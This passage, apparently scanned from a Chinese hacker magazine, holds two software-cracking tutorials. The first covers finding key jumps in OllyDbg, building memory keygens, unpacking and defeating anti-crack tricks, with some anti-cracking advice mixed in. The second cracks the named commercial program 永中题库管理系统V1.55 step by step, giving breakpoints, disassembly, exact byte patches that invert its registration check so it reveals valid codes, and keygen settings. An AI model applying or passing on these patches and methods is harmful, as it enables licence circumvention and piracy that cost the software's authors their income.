4

载入程序后，Ctrl+G，填入关键跳的偏移地址，点确定就来到关键跳了，把上面几行都设为断点，然后F9运行，就会断在刚设的断点处了，这时注意看右边各寄存器里的值，如果没有类似注册码的东东就按F8，直到找到注册码，然后就是验证注册码是否正确了。

高手呢，就会跟进关键跳上的一个或几个CALL里去看注册流程，然后找到注册码的算法，然后就可以用各种语言来写算法注册机了。

当然，如果你不会编程，而又很想做注册机可不可以呢？答案是肯定的，你可以做内存注册机，如图5。




图5

其中，中断地址就是关键跳之前你找到注册码的那个CALL的地址，中断次数一般是1，第一字节就是那个CALL的汇编代码的十六进制的第一个字节，指令长度就是CALL的汇编代码的十六进制的长度。寄存器方式中选你看到注册码的那个寄存器，这样就可以了。用法是把这个做好的内存注册机和程序放在一起，然后运行内存注册机，同时程序也运行了，在注册码框里随便写，点确定后就会看到真正的注册码了，怎么样？是不是很方便啊？

不过，现在几乎所有的共享软件都加了壳，所以，破解之后都必须把壳脱掉。你可以用PEiD来查壳，如图6。




图6

你可以用它的扩展中的通用脱壳工具来脱壳，如果脱不了，你可以找一些脱壳工具。如果找不到的话，那么，没办法了，只好手动脱壳了，使用OD可以很容易的做到，只是需要一定的汇编基础。限于篇幅我就不多说了。

下面来说说反破解的问题，看了第9期的黑客X档案后，发现了一些问题，如有不对的地方，还请大家指教啊！

第9期"如何防范暴破"一文中的利用程序代码＝F（注册码）方法很好，只是这也增加了程序的复杂度。而且，稍有些破解经验的也可以使用调试器找到暴破点。就是通用断点bpx GetDlgItemTextA（如果你用TRW2000的话可以用bpx hmemcpy来下断，不过它只能在Win9x下使用）。其实不管怎样，在内存中总还是会有注册码进行比较的地方的，要不然怎么知道你填的注册码是真的还是假的呢？当然在第9期"软件破解与反破解"一文中用图片来代替字符串防找关键跳从而进行暴破的方法也可以下断为bpx GetDlgItemTextA。所以说不管你用什么方法来防暴破都是没用的，除非你不让真假注册码进行比较，呵呵，那也就不用注册了！

近来也出现不少填入注册码之后需要重启进行验证的共享软件。这种情况也是需要进行比较的，只不过是把你填的注册码放在注册表或者一个文件里，然后再次打开程序时从中读出来再和真正的注册码进行比较。这样的话对于破解者来说就加大了难度。

另外，第9期中"软件破解与反破解"一文中的施放"箔条"反破解也很不错的，值得借鉴。而且他的比喻也很生动，用箔条来干扰导弹，不过，对于不同的目标来说我们可以用不同的制导导弹的啊！当然了，我们这里讨论的不是导弹，在此我只是稍稍提一下破解放"箔条"的方法，可以在TRW2000中用bpx hmemcpy来下断，然后再bpc *等来做。只是TRW2000有些不太好用罢了。不过，从原文中所写的代码来看还是可以用bpx GetDlgItemTextA来破的，大家可以看看它写的代码，详见九期的X档案。里面用的箔条只不过是用了一些随机函数来扰乱关键跳的跟踪，也就是说，真正计算注册码的时候还是读取了我们在注册码框里填的假注册码，这时只要用bpx GetDlgItemTextA来下断的话就可以轻松搞定了。不过，如果我们要是在随机函数那里也取假注册码的话，那么这样下断就行了，具体代码我就不多写了，这里只参照他的代码稍做修改：

```
Var code:string;
    i,i1,i2:integer;
    s1,s2:string;
begin
{//假注册码诱骗
  For i:=1 to 100 do
  Begin
    i1:=random(asc(edit5.Text+7));
    i2:=random(asc(edit5.Text+7));
    s1:=inttostr(i1);
    s2:=inttostr(i2);
    if transfer(s1)=transfer(s2) then
      label3.Caption:=' 注册成功'  else
       label3.Caption:=' 注册失败';
end;
//诱骗结束
code:=transfer(edit5.Text);
if edit6.Text=code then
    image1.Visible:=true
else
image2.Visible:=true;
end;
```

当然，防止程序被脱壳也是一种方法，可以自己写加壳工具，也可以在程序中加入自动验证程序大小的语句，这样在调试器中被DUMP的时候就可以自动退出，只有高手中的高手才会在静态反汇编中看到这样的代码，也可以用CCL把那段找出来，然后NOP掉。当然我说的是只有高手中的高手才可以的，所以说这也不啻为一种不错的防止破解的方法。


如果你可以写出反跟踪的代码来也可以。比如以前的X档案中的"亲父鉴定"一文，不过，前几天我在网上没事闲逛时发现了个新的OD，OllyDbg.V1.10聆风听雨汉化第二版+XP界面flyODBG修改版+诸多插件，用这个工具做你的调试工具，那么，你这段辛辛苦苦写的代码也就成了无端的摆设了，它可以对这些代码进行过滤，那么你就可以大胆把程序大卸八块了。

最后，我还要说几句，破解就是找到程序的流程然后从中做文章，你也可暴破，也可以从内存中找注册码，再者也可以自己写注册机来，方便大家使用，不过，我们学习破解只是来学习软件的思路，从中你会学到很多书上找不到的东西，相信对于你以后的编程会有非同凡响的作用的。我们写程序的时候不是不会语言，往往是不会算法，没有算法光会语言是不会写出程序来的。而反破解呢，常说安全是一个整体，其实反破解也是一个整体，写出一个好的实用的程序来是件很不容易的事，为了体现自己的价值则会把它放到网上去共享，这样就会出现共享软件，为了不让自己的努力白费，所以软件作者们就得想出各种各样的方法来

保证软件的正确使用。我们可以从加壳开始，加一个少见的壳，最好是自己写的壳，不过，一般你要是新手的话就不要自己写了，因为你写出来的壳的压缩率是个问题，而且你没有新颖的思路来反脱壳，所以，用调试器一DUMP就反暴破了。

你可以选择加一个好壳＋反暴破（当然只是加大暴破的难度了，目前为止我还没听说有什么好的方法可以防止暴破的）＋防脱壳＋防调试等等手段，从而更好地维护自己的权益，呵呵，自己的权益当然要自己来维护了！

（本文涉及到的软件C32Asm、keymake、OllyDbg.V1.10 风听雨汉化第二版＋XP界面flyODBG修改版＋诸多插件、PEiD、winhex，光盘有收录）



注册码也打劫

lee

众所周知，对于注册算法中出现注册码明文的软件来说，我们找到关键点就可以制作其内存注册机了。

然而对于注册算法中没有明文出现的软件来说，一般就很难做出内存注册机了，要不就是暴破，要不就是弄出算法注册机来。那么有没有可能在这种情况下也做出内存注册机来呢？只要稍微开动一下脑筋，没有什么是不可能的。

下面这篇文章仅仅是抛砖引玉，只要读者你发挥创意，相信也会让软件乖乖吐出它的注册码来。“IC、IP、IQ卡，通通告诉我密码！”

文中方法对于注册算法可逆而且是f(注册码)＝机器码这种形式的软件有效，当然你也可以举一反三(都说是抛砖了，引玉就靠自己了)！

软件名称是永中题库管理系统V1.55，破解工具是ASPackDie、ollydbg、keymake、peid。

破解过程用peid查出软件加的是ASPack的壳，用ASPackDie轻松脱去。用peid查出脱壳后，软件原来是用VB写的。那么VB最经典的比较字符串的断点当然是vbaStrCmp了。用Ollydbg载入脱壳后的程序，运行程序。输入用户名：HackXFile，在注册码框中输入假注册码7878787878787

87878787878,本机的识别码是：89827837，返回Ollydbg，按下快捷键“Ctrl+N”，在MSVBV

M60.__vbaStrCmp上右键，选择“在每个参考上设置断点”。点击注册按钮程序中断，然后来到关键算法处：

```
00582915   > \8B55 E4          mov edx,dword ptr ss:[ebp-1C]
00582918     8B45 E8           mov eax,dword ptr ss:[ebp-18]
0058291B     52               push edx
0058291C     50               push eax
0058291D     E8 9ED5F7FF        call Unpacked.004FFEC0******
00582922     8BD0             mov edx,eax
00582924     8D4D DC           lea ecx,dword ptr ss:[ebp-24]
00582927     FFD7              call edi
00582929     50               push eax
0058292A     8B45 E8           mov eax,dword ptr ss:[ebp-18]
0058292D     50               push eax
0058292E     50               push eax
0058292F     FF15 7C104000      call dword ptr ds:[<&MSVBVM60.__vbaStrCat>]
; MSVBVM60.__vbaStrCat
00582935     8BD0             mov edx,eax
00582937     8D4D E0           lea ecx,dword ptr ss:[ebp-20]
0058293A     FFD7              call edi
0058293C     8B4D E8           mov ecx,dword ptr ss:[ebp-18]
0058293F     50               push eax
00582940     51               push ecx
00582941     FF15 7C104000      call dword ptr ds:[<&MSVBVM60.__vbaStrCat>]
; MSVBVM60.__vbaStrCat
00582947     8BD0             mov edx,eax
00582949     8D4D D8           lea ecx,dword ptr ss:[ebp-28]
0058294C     FFD7              call edi
0058294E     50               push eax
0058294F     FF15 50114000      call dword ptr ds:[<&MSVBVM60.__vbaStrCmp>]
; MSVBVM60.__vbaStrCmp
```

0058292F和00582941处两个__vbaStrCat是连接识别码的，这样一来经过这两个函数，识别码成了898278378982783789827837，然后在0058294F处将898278378982783789827837与某个字符串比较，相等则注册成功。那么那个字符串是怎么得来的呢？经过分析发现，字符串是由0058291D处的函数将注册码处理后得来，于是跟进0058291D一探究竟：

```
(省略无关部分，来到核心算法)
004FFF81   > /66:3B45 D8        cmp ax,word ptr ss:[ebp-28]
004FFF85     |0F8F 0E010000     jg Unpacked.00500099
004FFF8B     |8B4D D4           mov ecx,dword ptr ss:[ebp-2C]
004FFF8E     |8D55 BC           lea edx,dword ptr ss:[ebp-44]
004FFF91     |0FBFC0            movsx eax,ax
004FFF94     |52               push edx
004FFF95     |50               push eax
004FFF96     |51               push ecx
004FFF97     |C745 C4 01000000  mov dword ptr ss:[ebp-3C],1
004FFF9E     |C745 BC 02000000  mov dword ptr ss:[ebp-44],2
004FFFA5     |FF15 28114000      call dword ptr ds:[<&MSVBVM60.#631>]
```

```
; MSVBVM60.rtcMidCharBstr
  004FFFAB   . |8BD0              mov edx,eax
  004FFFAD   . |8D4D CC           lea ecx,dword ptr ss:[ebp-34]
  004FFFB0   . |FFD3              call ebx
  004FFFB2   . |50                push eax
  004FFFB3   . |FF15 5C104000     call dword ptr ds:[<&MSVBVM60.#516>]
; MSVBVM60.rtcAnsiValueBstr
  004FFFB9   . |8D4D CC           lea ecx,dword ptr ss:[ebp-34]
  004FFFBC   . |8BF0              mov esi,eax
  004FFFBE   . |FF15 68134000     call dword ptr ds:[<&MSVBVM60.__vbaFreeStr>]
; MSVBVM60.__vbaFreeStr
  004FFFC4   . |8D4D BC           lea ecx,dword ptr ss:[ebp-44]
  004FFFC7   . |FFD7              call edi
  004FFFC9   . |66:83FE 20        cmp si,20
  004FFFCD   . |0F8C B3000000     jl Unpacked.00500086
  004FFFD3   . |66:83FE 7E        cmp si,7E
  004FFFD7   . |0F8F A9000000     jg Unpacked.00500086
  004FFFDD   . |8D55 BC           lea edx,dword ptr ss:[ebp-44]
  004FFFE0   . |66:83EE 20        sub si,20
  004FFFE4   . |52                push edx
  004FFFE5   . |C745 C4 04000280  mov dword ptr ss:[ebp-3C],80020004
  004FFFEC   . |0F80 FD000000     jo Unpacked.005000EF
  004FFFF2   . |C745 BC 0A000000  mov dword ptr ss:[ebp-44],0A
  004FFFF9   . |FF15 C0104000     call dword ptr ds:[<&MSVBVM60.#593>]
; MSVBVM60.rtcRandomNext
  004FFFFF   . |D95D A8           fstp dword ptr ss:[ebp-58]
  00500002   . |D945 A8           fld dword ptr ss:[ebp-58]
  00500005   . |D80D 382A4000     fmul dword ptr ds:[402A38]
  0050000B   . |DFE0              fstsw ax
  0050000D   . |A8 0D             test al,0D
  0050000F   . |0F85 D5000000     jnz Unpacked.005000EA
  00500015   . |FF15 38134000     call dword ptr ds:[<&MSVBVM60.__vbaR8IntI4>]
; MSVBVM60.__vbaR8IntI4
  0050001B   . |8D4D BC           lea ecx,dword ptr ss:[ebp-44]
  0050001E   . |8945 DC           mov dword ptr ss:[ebp-24],eax
  00500021   . |FFD7              call edi
  00500023   . |8B55 DC           mov edx,dword ptr ss:[ebp-24]
  00500026   . |B9 5F000000       mov ecx,5F
  0050002B   . |0FBFC6            movsx eax,si
  0050002E   . |2BC2              sub eax,edx
  00500030   . |0F80 B9000000     jo Unpacked.005000EF
  00500036   . |99                cdq
  00500037   . |F7F9              idiv ecx
  00500039   . |8BCA              mov ecx,edx
  0050003B   . |FF15 6C114000     call dword ptr ds:[<&MSVBVM60.__vbaI2I4>]
; MSVBVM60.__vbaI2I4
  00500041   . |66:85C0           test ax,ax
  00500044   . |7D 0A             jge short Unpacked.00500050
  00500046   . |66:05 5F00        add ax,5F
  0050004A   . |0F80 9F000000     jo Unpacked.005000EF
  00500050   > |8B55 E0           mov edx,dword ptr ss:[ebp-20]
  00500053   . |66:05 2000        add ax,20
  00500057   . |0F80 92000000     jo Unpacked.005000EF
  0050005D   . |0FBFC0            movsx eax,ax
  00500060   . |52                push edx
  00500061   . |50                push eax
  00500062   . |FF15 3C124000     call dword ptr ds:[<&MSVBVM60.#537>]
; MSVBVM60.rtcBstrFromAnsi
  00500068   . |8BD0              mov edx,eax
  0050006A   . |8D4D CC           lea ecx,dword ptr ss:[ebp-34]
  0050006D   . |FFD3              call ebx
  0050006F   . |50                push eax
  00500070   . |FF15 7C104000     call dword ptr ds:[<&MSVBVM60.__vbaStrCat>]
; MSVBVM60.__vbaStrCat
  00500076   . |8BD0              mov edx,eax
  00500078   . |8D4D E0           lea ecx,dword ptr ss:[ebp-20]
  0050007B   . |FFD3              call ebx
  0050007D   . |8D4D CC           lea ecx,dword ptr ss:[ebp-34]
  00500080   . |FF15 68134000     call dword ptr ds:[<&MSVBVM60.__vbaFreeStr>]
```

```
; MSVBVM60.__vbaFreeStr
  00500086   > |B8 01000000       mov eax,1
  0050008B   . |66:0345 E8        add ax,word ptr ss:[ebp-18]
  0050008F   . |70 5E             jo short Unpacked.005000EF
  00500091   . |8945 E8           mov dword ptr ss:[ebp-18],eax
  00500094   . \E9 E8FEFFFF       jmp Unpacked.004FFF81
```

大体的算法分析如下（以下所说数据皆为16进制）：每次取出注册码一位，然后转成ASCII码，比较ASCII码是否在（20和7E）之间，也就是可显示的ASCII范围，接着将ASCII码减20，然后再减去一个随机数，结果如果小于0就加上5F，如果大于0就加上20，然后把结果转化成ASCIIma连接起来就得出了将要与识别码比较的字符串。

好了，既然这样，内存和寄存器中就没有出现注册码的明文，我们如何制作它的内存注册机呢？我们这样来推理：f（**真实注册码**）= StrCat(StrCat(**识别码,识别码**)，**识别码**)，那么g[StrCat(StrCat(**识别码,识别码**)，**识别码**)] = **真实注册码**，其中f为注册算法，g为注册算法的逆算法。只要将注册算法变成逆算法，然后在注册码输入框中输入3次识别码，这样以来便可以得出程序原本的真实注册码了。下面我们就来改造程序，让注册算法变成逆算法，让程序乖乖吐出它的真实注册码：

```
  0050002E       2BC2          sub eax,edx
  改成0050002E   03C2          add eax,edx
  00500046       66:05 5F00    add ax,5F
  改成00500046   66:83E8 5F    sub ax,5F
```

这样一来，程序的注册算法就变成逆算法了，仔细考虑一下就知道了，很简单，现在我们就可以在比较字符串函数上面的00582922处的eax中看见真实注册码了，接下来就可以制作内存注册机了。

内存注册机：

中断地址：00582922

中断次数：1

